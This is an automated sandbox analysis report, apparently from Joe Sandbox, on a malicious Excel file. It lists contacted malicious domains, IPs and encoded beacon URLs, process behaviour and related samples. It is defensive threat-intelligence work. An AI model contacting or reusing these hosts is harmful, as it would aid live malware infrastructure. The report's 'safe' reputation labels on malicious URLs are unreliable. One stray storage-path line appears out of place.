Source	Detection	Scanner	Label	Link	Download
6.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.acdfr.com	4%	Virustotal		Browse
td-balancer-euw2-6-109.wixdns.net	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
h2oturkiye.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.tuvandadayvitos24h.online/bw82/?UL0xqd7P=sK11/UrgtMzQflpEedkgmoVeFVcc0msB321R1Y3hRRerJh2xMoF4SxMycrpUJoIBhj5xCA==&CXi4A=gXrXRfH0yDoHcf-	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.acdfr.com/bw82/?UL0xqd7P=34+qQ3LqqVk48isaIqrMS1QrJzDj13fhTkCMqePtkuCvgsCPLavUD/B/pRUk8yv0QOLVfQ==&CXi4A=gXrXRfH0yDoHcf-	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.acdfr.com	199.34.228.73	true	true	• 4%, Virustotal, Browse	unknown
ladi-dns-ssl-nlb-prod-1499fa9d75307fb9.elb.ap-southeast-1.amazonaws.com	54.254.26.94	true	false		high
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	true	• 0%, Virustotal, Browse	unknown
h2oturkiye.com	94.73.146.42	true	true	• 5%, Virustotal, Browse	unknown
www.yjpps.com	0.0.0.0	true	false		unknown
gdsjgf.com	34.102.136.180	true	true		unknown
www.h2oturkiye.com	unknown	unknown	true		unknown
www.tuvandadayvitos24h.online	unknown	unknown	true		unknown
www.gdsjgf.com	unknown	unknown	true		unknown
www.thepoetrictedstudio.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.tuvandadayvitos24h.online/bw82/?UL0xqd7P=sK11/UrgtMzQflpEedkgmoVeFVcc0msB321R1Y3hRRerJh2xMoF4SxMycrpUJoIBhj5xCA==&CXi4A=gXrXRfH0yDoHcf-	true	• Avira URL Cloud: safe	unknown
http://www.acdfr.com/bw82/?UL0xqd7P=34+qQ3LqqVk48isaIqrMS1QrJzDj13fhTkCMqePtkuCvgsCPLavUD/B/pRUk8yv0QOLVfQ==&CXi4A=gXrXRfH0yDoHcf-	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://msk.afisha.ru/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000007.0000000 0.2182495093.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://it.search.dada.net/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000007.0000000 0.2191880997.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.target.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000007.0000000 0.2182495093.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000007.0000000 0.2176816601.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.tiscali.it/favicon.ico	explorer.exe, 00000007.0000000 0.2195604665.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
18.195.87.136	unknown	United States		16509	AMAZON-02US	true
35.246.6.109	unknown	United States		15169	GOOGLEUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
199.34.228.73	unknown	United States		27647	WEEBLYUS	true
94.73.146.42	unknown	Turkey		34619	CIZGITR	true
54.254.26.94	unknown	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339199
Start date:	13.01.2021
Start time:	17:16:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW 01 13 2021.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@11/6@6/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 17% (good quality ratio 15.9%) • Quality average: 67.9% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
17:17:09	API Interceptor	51x Sleep call for process: EQNEDT32.EXE modified
17:17:11	API Interceptor	153x Sleep call for process: vbc.exe modified
17:17:43	API Interceptor	225x Sleep call for process: chkdsk.exe modified
17:18:19	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.246.6.109	13012021.exe	Get hash	malicious	Browse	• www.bundletvdeal.com/rbg/?-ZV4gjY=to4tkdRL4YHA7dFuLU2eXo05W8isULo1FyIdtylq+bSQeog839DOSFLS2i7IODeWwLrq&-ZSl=1bgPBf
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.tokachiashi50.xyz/de92/?AjR=9r4L1&FdC4E2D=DPoRsgVn0ximhxQQlPjeokREX/UlirV5eRM8dxhcnaqNY4JbxsfONmN6rFGqDxwHgkPo+9oGSw==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Revise Order.exe	Get hash	malicious	Browse	• www.brian.productions/ehxh/?Lh0l=ZTdpL2D0k&nVjxUJ=CZx2i55e3gGiW4/DSVy15Qy0G8363Kbzg9nIH4VtHAka16TJPcE8hbtAvrpVwAXJXJrP
	quote.exe	Get hash	malicious	Browse	• www.celerationeducation.com/knb/?EjUHDz=fdM8vL4XuV&9rN4eR=EZcXz466rumSDBpdu/Qq8XPG+U1yHO6YRL94ofeMuKEdfpTZINiN5O0jpAXngdJo5VDm3mGghw==
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• www.tokachiashi50.xyz/de92/?lJELz4=DPoRsgVn0ximhxQQlPjeokREX/UlirV5eRM8dxhcnaqNY4JbxsfONmN6rFGTcAQEuyTv+9oBBA==&uVg8=3fLpHXkX8
	SEA LION LOGISTICS-URGENT QUOTATION.exe	Get hash	malicious	Browse	• www.albertosilva.online/oge8/?pPU=EFQxUL1HhHpL&abvDxBr=10cnRnzbg3vVADwDl3oHDHdqCa26NyIrPT2AJhUQLFJntxNMNpxEVPDpZS2GpPRm/3SU
	current productlist.exe	Get hash	malicious	Browse	• www.brian.productions/ehxh/?kRcDUld=CZx2i55e3gGiW4/DSVy15Qy0G8363Kbzg9nIH4VtHAka16TJPcE8hbtAvoF8zArxeqeZlu/xaQ==&lZ9D=p2JpVPJHKZml3dvp
